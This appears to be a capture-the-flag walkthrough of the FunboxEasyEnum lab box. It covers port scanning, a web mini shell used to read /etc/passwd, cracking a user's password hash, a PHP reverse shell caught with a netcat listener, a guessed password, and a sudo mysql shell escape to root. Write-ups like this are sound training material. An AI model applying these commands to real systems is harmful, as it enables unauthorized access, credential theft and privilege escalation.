
FunboxEasyEnum

Nmap

```
# Nmap 7.91 scan initiated Sat Jun 19 10:02:29 2021 as: nmap -sC -sV -p- -oA
easyenum-nmap 192.168.125.132
Nmap scan report for 192.168.125.132
Host is up (0.075s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9c:52:32:5b:8b:f6:38:c7:7f:a1:b7:04:85:49:54:f3 (RSA)
|   256 d6:13:56:06:15:36:24:ad:65:5e:7a:a1:8c:e5:64:f4 (ECDSA)
|_  256 1b:a9:f3:5a:d0:51:83:18:3a:23:dd:c4:a9:be:59:f0 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Jun 19 10:03:39 2021 -- 1 IP address (1 host up) scanned in
69.76 seconds
```

After running gobuster, we find a php mini shell.



Mini Shell

Direktori : /var/www/html/


Upload File :

Delete File Done.

Name	Size	Permissions	Options
index.html	10.662 KB	-rwxrwxrwx	>
mini.php	8.025 KB	-rwxrwxrwx	>
robots.txt	0.021 KB	-rwxrwxrwx	>

Zerion Mini Shell 1.0

This mini shell lets us traverse directories and even gives us the local flag.



Mini Shell


Direktori : /var/www/

Upload File : Browse... No file selected. upload

Name	Size	Permissions	Options
html	--	drwxrwxrwx	>
local.txt	0.032 KB	-rw-r--r--	>

Zerion Mini Shell 1.0

We can navigate to the /etc/passwd directory to enumerate users.



Mini Shell


Direktori : /etc/

Upload File : Browse... No file selected. upload

Current File : /etc//passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
karla:x:1000:1000:karla:/home/karla:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
harry:x:1001:1001:,,,:/home/harry:/bin/bash
sally:x:1002:1002:,,,:/home/sally:/bin/bash
goat:x:1003:1003:,,,:/home/goat:/bin/bash
oracle:$1$|O@GOeN\$PGb9VNu29e9s6dMNJKH/R0:1004:1004:,,,:/home/oracle:/bin/bash
lissy:x:1005:1005::/home/lissy:/bin/sh
```

Zerion Mini Shell 1.0



Direktori : /home/

Upload File : Browse... No file selected. upload


Name	Size	Permissions	Options
goat	--	drwxr-xr-x	>
harry	--	drwxr-xr-x	>
karla	--	drwxr-xr-x	>
oracle	--	drwxr-xr-x	>
sally	--	drwxr-xr-x	>

Zerion Mini Shell 1.0

Users

```
goat
harry
karla
oracle
sally
lissy
```

We can upload a php-reverse-shell and navigate to it.



Mini Shell


Direktori : /var/www/html/

File Ter-Upload : *

Upload File : Browse... No file selected. upload

Name	Size	Permissions	Options
index.html	10.662 KB	-rwxrwxrwx	>
mini.php	8.025 KB	-rwxrwxrwx	>
robots.txt	0.021 KB	-rwxrwxrwx	>
shell.php	5.367 KB	-rw-r--r--	>

Zerion Mini Shell 1.0



```
┌──(root💀kali)-[~]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.49.125] from (UNKNOWN) [192.168.125.132] 53956
Linux funbox7 4.15.0-117-generic #118-Ubuntu SMP Fri Sep 4 20:02:41 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 16:34:10 up  1:37,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Lets upgrade to a python shell and continue enumerating.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Lets see if we can crack the hash for the orcale user we found eailer in the passwd file.

```
john oracle-hash --wordlist=/usr/share/wordlists/rockyou.txt
```


We successfully crack his password. (oracale:hiphop)



```
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hiphop           (oracle)
1g 0:00:00:00 DONE (2021-06-19 10:41) 25.00g/s 9600p/s 9600c/s 9600C/s alyssa..michael1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We can su to this user but do not find anything intresting.


Lets try to pivot to one of the other users. The goat user is part of the ssh group so lets focus on this user.



```
www-data@funbox7:/$ id goat
id goat
uid=1003(goat) gid=1003(goat) groups=1003(goat),111(ssh)
```

Brute forcing this user did not turn up anything so I tried logging use "goat" as the password and we are let in! (Should have tried this first).

Goat can run mysql as root.




```
goat@funbox7:/home/oracle$ sudo -l
sudo -l
Matching Defaults entries for goat on funbox7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User goat may run the following commands on funbox7:
    (root) NOPASSWD: /usr/bin/mysql
```

```
sudo mysql -e '\! /bin/sh'
```

And now we are root on the box.



```
sudo mysql -e '\! /bin/sh'
# id
id
uid=0(root) gid=0(root) groups=0(root)
```